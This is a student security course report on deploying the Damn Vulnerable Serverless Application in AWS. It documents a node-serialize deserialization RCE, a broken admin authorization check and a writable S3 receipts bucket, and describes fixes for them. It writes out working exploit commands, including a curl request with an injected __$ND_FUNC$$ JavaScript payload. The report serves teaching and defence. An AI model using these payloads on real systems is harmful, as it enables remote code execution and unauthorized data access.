

King Fahd University of Petroleum and Minerals

ICS-344 - Information Security

Team Number: 2

Sections: 1 & 2

DVSA Vulnerability Discovery and Remediation

Term: 252

Student Name(s): Husain Al Muallim¹, Ali Al Qatari², Abdulwahed Zuhair Adi²

Student ID(s): 202163730, 202279780, 202256380

AWS Region: us-east-1

Date: End of Sunday, 3rd of May, 2026

DVSA Website URL:

<http://dvsa-website-145292399251-us-east-1.s3-website.us-east-1.amazonaws.com>

Project Report

Contents

Project Overview	iv
1 Lesson 01: Event Injection	1
1.1 Part 1: Goal and Vulnerability Summary	1
1.2 Part 2: Why This Works / Root Cause	1
1.3 Part 3: Environment and Setup	1
1.4 Part 4: Reproduction Steps	2
1.5 Part 5: Evidence and Proof	2
1.6 Part 6: Fix Strategy / Probable Mitigation	3
1.7 Part 7: Code / Config Changes	3
1.8 Part 10: Takeaway / Lessons Learned	5
2 Lesson 02: Broken Authentication	6
2.1 Part 1: Goal and Vulnerability Summary	6
2.2 Part 2: Why This Works / Root Cause	6
2.3 Part 3: Environment and Setup	6
2.4 Part 4: Reproduction Steps	7
2.5 Part 5: Evidence and Proof	7
2.6 Part 6: Fix Strategy / Probable Mitigation	7
2.7 Part 7: Code / Config Changes	8
2.8 Part 8: Verification After Fix	9
2.9 Part 9: Structured Operation and Security Analysis	10
2.10 Part 10: Takeaway / Lessons Learned	10
3 Lesson 04: Insecure Cloud Configuration	11
3.1 Part 1: Goal and Vulnerability Summary	11

3.2	Part 2: Why This Works / Root Cause	11
3.3	Part 3: Environment and Setup	11
3.4	Part 4: Reproduction Steps	12
3.5	Part 5: Evidence and Proof	12
3.6	Part 6: Fix Strategy / Probable Mitigation	14
3.7	Part 7: Code / Config Changes	14
3.8	Part 8: Verification After Fix	15
3.9	Part 9: Structured Operation and Security Analysis	17
3.10	Part 10: Takeaway / Lessons Learned	17
4	Lesson 07: Over-Privileged Function	18
4.1	Part 1: Goal and Vulnerability Summary	18
4.2	Part 2: Why This Works / Root Cause	18
4.3	Part 3: Environment and Setup	18
4.4	Part 4: Reproduction Steps	18
4.5	Part 5: Evidence and Proof	19
4.6	Part 6: Fix Strategy / Probable Mitigation	20
4.7	Part 7: Code / Config Changes	20
4.8	Part 8: Verification After Fix	21
4.9	Part 9: Structured Operation and Security Analysis	22
4.10	Part 10: Takeaway / Lessons Learned	22
5	Lesson 08: Logic Vulnerabilities	23
5.1	Part 1: Goal and Vulnerability Summary	23
5.2	Part 2: Why This Works / Root Cause	23
5.3	Part 3: Environment and Setup	23
5.4	Part 4: Reproduction Steps	24
5.5	Part 5: Evidence and Proof	24
5.6	Part 6: Fix Strategy / Probable Mitigation	25
5.7	Part 7: Code / Config Changes	25
5.8	Part 8: Verification After Fix	26
5.9	Part 9: Structured Operation and Security Analysis	27
5.10	Part 10: Takeaway / Lessons Learned	27

6	Lesson 09: Vulnerable Dependencies	28
6.1	Part 1: Goal and Vulnerability Summary	28
6.2	Part 2: Why This Works / Root Cause	28
6.3	Part 3: Environment and Setup	28
6.4	Part 4: Reproduction Steps	28
6.5	Part 5: Evidence and Proof	29
6.6	Part 6: Fix Strategy / Probable Mitigation	30
6.7	Part 7: Code / Config Changes	30
6.8	Part 8: Verification After Fix	30
6.9	Part 9: Structured Operation and Security Analysis	31
6.10	Part 10: Takeaway / Lessons Learned	31
7	Lesson 10: Unhandled Exceptions	32
7.1	Part 1: Goal and Vulnerability Summary	32
7.2	Part 2: Why This Works / Root Cause	32
7.3	Part 3: Environment and Setup	32
7.4	Part 4: Reproduction Steps	32
7.5	Part 5: Evidence and Proof	33
7.6	Part 6: Fix Strategy / Probable Mitigation	33
7.7	Part 7: Code / Config Changes	33
7.8	Part 8: Verification After Fix	34
7.9	Part 9: Structured Operation and Security Analysis	35
7.10	Part 10: Takeaway / Lessons Learned	35
	Conclusion	36

Project Overview

Scope

This project involves deploying the Damn Vulnerable Serverless Application (DVSA) into a non-production AWS account, systematically exploiting 10 official vulnerability lessons, applying remediations, and verifying fixes. All work was performed in a controlled environment with no impact on production systems.

Deployment Summary

- DVSA Website URL: `http://dvsa-website-145292399251-us-east-1.s3-website.us-east-1.amazonaws.com`
- AWS region: `us-east-1`
- CloudFormation stack: `serverlessrepo-0WASP-DVSA`
- Main services used: S3, API Gateway, Lambda, DynamoDB, SQS, Cognito, IAM, CloudWatch, SES, CloudTrail

Architecture and Request Pipeline

The DVSA follows a standard serverless architecture. The browser loads the static frontend from an S3 bucket. User actions trigger HTTP requests to API Gateway, which routes them to backend Lambda functions (e.g., `DVSA-ORDER-MANAGER`). These functions interact with DynamoDB for persistence, SQS for async processing, Cognito for authentication, and S3 for file storage. Responses flow back through API Gateway to the client.

Methodology and Evidence Sources

- Environment validated by confirming DVSA website loads, user registration works, and orders can be placed end-to-end.
- Tools used: `curl`, Python `requests`, Browser DevTools, AWS Console, AWS CLI, IAM Policy Simulator, and CloudWatch Logs.

- Evidence captured via screenshots and terminal output; real tokens and AWS keys redacted before commit.
- Fixes verified by re-running the same exploit and confirming failure, then confirming normal workflow still succeeds.

Chapter 1

Lesson 01: Event Injection

1.1 Part 1: Goal and Vulnerability Summary

The objective of this lesson is to successfully exploit an Event Injection flaw to achieve Remote Code Execution (RCE) on the backend cloud server, and subsequently remediate the vulnerability. The vulnerability lies within the `DVSA-ORDER-MANAGER` AWS Lambda function, which acts as the backend for the application's order system. When a user submits an HTTP request, the API Gateway passes the user's JSON payload directly to this Lambda function. Instead of safely parsing this text, the developer used an outdated and inherently insecure Node.js library called `node-serialize` to deserialize both the request body and the HTTP headers. Because the backend blindly trusts the incoming user input and processes it with this vulnerable library, an attacker can craft a malicious JSON payload containing executable code, bypassing normal application logic.

1.2 Part 2: Why This Works / Root Cause

The root cause is insecure deserialization. The `DVSA-ORDER-MANAGER` Lambda function processes incoming HTTP requests using `serialize.unserialize(event.body)`. Under the hood, the `node-serialize` package uses JavaScript's `eval()` function to execute code if it detects a specifically formatted string (starting with `__$ND_FUNC__$`). Because the backend does not validate or sanitize the incoming JSON payload before passing it to this function, the attacker's injected JavaScript payload is executed with the privileges of the Lambda function.

1.3 Part 3: Environment and Setup

- API endpoint:
`https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/Stage`
- AWS services involved: API Gateway, AWS Lambda, CloudWatch Logs.

- Relevant function, role, or log group: Lambda function DVSA-ORDER-MANAGER and its CloudWatch Log Group.
- User or test context: Unauthenticated external attacker.
- Tools used: Mac Terminal, `curl` for sending HTTP POST requests, and AWS Management Console (CloudWatch).

1.4 Part 4: Reproduction Steps


1. The baseline behavior of the `/order` endpoint is to accept a valid JSON payload containing order details and process it.
2. To trigger the vulnerability, a crafted JSON payload is sent to the `/order` API endpoint using `curl`.
3. The payload contains the malicious `__$ND_FUNC$$` tag, followed by a self-executing JavaScript function that writes a file to the Lambda's `/tmp` directory, reads it, and prints the contents to the console error log.
4. The following command was executed:

```
curl -X POST "https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action": "$__$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()\", \"cart-id\":\"'}'
```

5. The terminal returns an `{\"message\": \"Internal server error\"}`, indicating the payload executed and crashed the backend function.

1.5 Part 5: Evidence and Proof

- CloudWatch logs were inspected to verify that the payload executed successfully.
- The logs clearly show the injected message `\"FILE READ SUCCESS: You are reading the contents of my hacked file!\"`, proving that the remote code execution was successful.



```
~ ..... 10:53:51 PM
> curl -X POST "https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action": "$__$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.t
xt\", \"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/p
wned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()\", \"cart-id\":\"'
{'message': \"Internal server error\"}
```

Figure 1.1: Screenshot of Terminal Output showing the Internal Server Error




Figure 1.2: Screenshot of CloudWatch Log showing the "FILE READ SUCCESS" message

1.6 Part 6: Fix Strategy / Probable Mitigation

- Fix location: Backend Lambda DVSA-ORDER-MANAGER, file `order-manager.js`.
- Security property restored: Safe input handling and prevention of Remote Code Execution.
- Why this addresses root cause: The mitigation strategy requires removing the insecure deserialization mechanism entirely. The `node-serialize` library must be removed from the code. All incoming JSON data (both the event body and headers) must be parsed using the native, safe `JSON.parse()` method, which only interprets data as text/objects and never executes it as code.

1.7 Part 7: Code / Config Changes

The `order-manager.js` file in the DVSA-ORDER-MANAGER Lambda function was updated to replace the insecure library.

The following lines were modified:

- **Line 1:** `// const serialize = require('node-serialize');` (Commented out)
- **Line 10:** `var req = JSON.parse(event.body);` (Replaced `unserialize`)
- **Line 11:** `var headers = JSON.parse(event.headers);` (Replaced `unserialize`)




Figure 1.3: Corrected Lambda code for Lesson 01

1. After deploying the updated Lambda function, the exact same malicious `curl` command from Part 4 was executed in the terminal.
2. The terminal again returned an `{"message": "Internal server error"}` (due to a missing authentication header failing later in the safe code).
3. The CloudWatch logs for the `DVSA-ORDER-MANAGER` were reviewed again. The attack failed to execute, and the `FILE READ SUCCESS` message was no longer present in the logs, confirming the vulnerability is patched.



Figure 1.4: Post-fix CloudWatch logs for Lesson 01

Table A: Operational Analysis

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
The backend should safely parse JSON data representing an order without executing arbitrary code contained within the payload.	Source code analysis of <code>order-manager.js</code> and normal application workflow.	The API accepts standard JSON payloads and processes order updates.	CloudWatch logs display output from custom JavaScript injected by the attacker.

Table B: Security Analysis

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
The application evaluated user input as code rather than pure data.	Unsafe input handling / Insecure Deserialization.	Removed the <code>node-serialize</code> module and replaced <code>serialize.unserialize()</code> calls with <code>JSON.parse()</code> .	Re-running the exploit payload no longer prints the injected message to the CloudWatch logs.	N/A

1.8 Part 10: Takeaway / Lessons Learned

The primary takeaway is that user input should never be trusted, and development environments must never evaluate or execute code passed via external APIs. When handling serialized data like JSON, native and strictly typed parsers (like `JSON.parse()`) must be used instead of third-party libraries that rely on dynamic evaluation (like `eval()`). Furthermore, auditing dependencies for known vulnerabilities is critical for maintaining serverless security.

Chapter 2

Lesson 02: Broken Authentication

2.1 Part 1: Goal and Vulnerability Summary

The objective is to exploit a broken authentication mechanism in the API Gateway to access admin-only functionality without proper authorization. The `/order` endpoint accepts any token (including non-admin tokens) and processes `admin-orders` requests without verifying the caller's admin status at the gateway level. This allows a regular user to retrieve all users' order data.

2.2 Part 2: Why This Works / Root Cause

The API Gateway `/order` POST method had no authorizer attached. Any request carrying any JWT—valid or forged—was forwarded directly to the `DVSA-ORDER-MANAGER` Lambda. The Lambda's original code did not validate the `custom:is_admin` Cognito attribute before dispatching admin actions, meaning a regular user could call `"action":"admin-orders"` and receive all order records.

2.3 Part 3: Environment and Setup

- API endpoint: `https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/Stage/order`
- AWS services involved: API Gateway, Lambda, Cognito User Pool.
- Relevant function: `DVSA-ORDER-MANAGER`; Cognito pool: `dvsa-user-pool`.
- User or test context: Authenticated regular (non-admin) user.
- Tools used: Terminal (`curl`), AWS Console (API Gateway, Cognito).

2.4 Part 4: Reproduction Steps

1. Logged in as a regular user and obtained the JWT from the browser.
2. Sent a `curl` POST to `/order` with the body `{"action": "admin-orders", "data": ""}` and the regular user's token.
3. The API returned `{"status": "ok", "orders": [...]}` containing all users' order data, proving the admin endpoint was accessible without admin privileges.

2.5 Part 5: Evidence and Proof

- Terminal output showing a successful `admin-orders` response with order data from other users.

```
> curl -X POST "https://[redacted].execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: [redacted]" \
-d '{"action": "admin-orders", "data": ""}'
{"status": "ok", "orders": []}
~ ..... 5s | 02:37:11 AM
```

Figure 2.1: Regular user successfully calling admin-orders endpoint

```
> curl -X POST "https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: [redacted]" \
-d '{"action": "admin-orders", "data": ""}'
{"status": "ok", "orders": [{"itemList": [{"id": "1016", "totalAmount": 0, "orderStatus": 100, "paymentIS": 1776728728, "orderId": "107b82c2-76bc-4c37-a162-979ca104c711", "userId": "[redacted]", "address": {"name": "Husain Al-Muallin", "address": "فهد اكا لا مازح لا فبرط", "phone": "[redacted]", "email": ""}], "confirmationToken": ""}]}
~ ..... 02:46:52 AM
```

Figure 2.2: Exploit returning another user's full order details

2.6 Part 6: Fix Strategy / Probable Mitigation

- Fix location: (1) API Gateway—attach the DVSA-Cognito-Authorizer to the `/order` POST method. (2) Lambda code—check `custom:is_admin` attribute before processing admin actions.
- Security property restored: Authentication integrity and role-based authorization.
- Why this addresses root cause: The gateway now rejects unsigned/invalid tokens before they reach Lambda, and the Lambda denies admin actions to non-admin users even if the token is valid.

2.7 Part 7: Code / Config Changes

Two changes were applied:

1. **API Gateway:** Attached the existing DVSA-Cognito-Authorizer to the `/order` POST method and redeployed the API to the Stage stage.
2. **Lambda code:** Added an admin check in `order-manager.js`:

```
case "admin-orders":
  if (isAdmin === "true") {
    payload = { user: user, data: req["data"] };
    functionName = "DVSA-ADMIN-GET-ORDERS";
  } else {
    return deny(callback, 403,
      "Unauthorized: Admin privileges required.");
  }
  break;
```




Figure 2.3: DVSA-Cognito-Authorizer configuration in API Gateway




Figure 2.4: /order POST method with Cognito Authorizer attached

2.8 Part 8: Verification After Fix

1. Re-sent the same `curl` command with a forged/invalid token signature.
2. API Gateway returned HTTP 401 {"message": "Unauthorized"}, proving tokens are now validated.
3. Redeployed API confirmed via the Stage deployment timestamp.

```
> curl -i -X POST "https://[redacted].us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: [redacted].fakeSignature123" \
-d '{"action": "admin-orders", "data": "all"}'
HTTP/2 401
content-type: application/json
content-length: 26
date: Tue, 21 Apr 2026 00:00:36 GMT
x-amzn-apigw-id: [redacted]
x-amzn-requestid: [redacted]
x-amzn-errortype: UnauthorizedException
x-cache: Error from cloudfront
via: 1.1 40caa72f038b8cb67c5fb67533calea0.cloudfront.net (CloudFront)
x-amz-cf-pop: JED50-P6
x-amz-cf-id: [redacted]

{"message": "Unauthorized"}
```

Figure 2.5: Exploit blocked—API returns 401 Unauthorized after fix




Figure 2.6: API Gateway Stage redeployment confirmation

2.9 Part 9: Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Only authenticated users with admin privileges may call the admin-orders action.	API Gateway authorizer settings and Cognito user attributes.	Non-admin users can only view their own orders.	Non-admin user retrieves all users' orders via admin-orders.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
A regular user accessed admin-only data without admin role verification.	Authentication failure / Missing authorization check.	Attached Cognito Authorizer to API Gateway and added admin attribute check in Lambda.	Forged tokens now return 401; non-admin valid tokens return 403 for admin actions.	N/A

2.10 Part 10: Takeaway / Lessons Learned

API Gateway must enforce authentication at the edge before requests reach backend logic. Relying solely on application-layer checks creates a single point of failure. Defense in depth—combining gateway-level token validation with in-code role checks—ensures that even if one layer is misconfigured, the other still blocks unauthorized access.

Chapter 3

Lesson 04: Insecure Cloud Configuration

3.1 Part 1: Goal and Vulnerability Summary

The objective is to exploit an insecure S3 bucket configuration that allows unauthorized write access. The `dvsa-receipts-bucket` had “Block all public access” disabled and no restrictive bucket policy, allowing an external attacker to upload arbitrary files into the receipts bucket using the AWS CLI.

3.2 Part 2: Why This Works / Root Cause

The CloudFormation template deployed the receipts S3 bucket without enabling “Block Public Access” settings. Combined with overly permissive IAM policies on the Lambda execution role (which allowed `s3:PutObject` broadly), an attacker with any valid AWS credentials could write objects to the bucket. The bucket lacked both public access blocks and a deny policy for unauthorized principals.

3.3 Part 3: Environment and Setup

- S3 bucket: `dvsa-receipts-bucket-145292399251-us-east-1`
- AWS services involved: S3, IAM, Lambda, CloudWatch.
- Relevant resource: Receipts bucket permissions tab.
- User or test context: External attacker with AWS CLI credentials (“hacker” profile).
- Tools used: AWS CLI (`aws s3 cp`), AWS Console (S3 permissions).

3.4 Part 4: Reproduction Steps

1. Identified the receipts bucket name from the application's S3 listing.
2. Created a test file locally: `touch ~/empty`.
3. Uploaded the file using AWS CLI: `aws s3 cp ~/empty 's3://dvsa-receipts-bucket-.../1/test.txt' --profile hacker`.
4. Verified the file appeared in the S3 bucket via the AWS Console.
5. Additionally demonstrated path traversal by uploading files into arbitrary date-based subdirectories.

3.5 Part 5: Evidence and Proof

- Terminal showing successful `aws s3 cp` upload command.
- S3 Console showing the attacker's uploaded file alongside legitimate receipts.
- Bucket permissions page showing “Block all public access” was Off.




Figure 3.1: S3 bucket listing showing DVSA buckets




Figure 3.2: Terminal: attacker uploading file to receipts bucket




Figure 3.3: S3 Console: attacker's file visible in bucket




Figure 3.4: Terminal: path traversal uploads to arbitrary paths

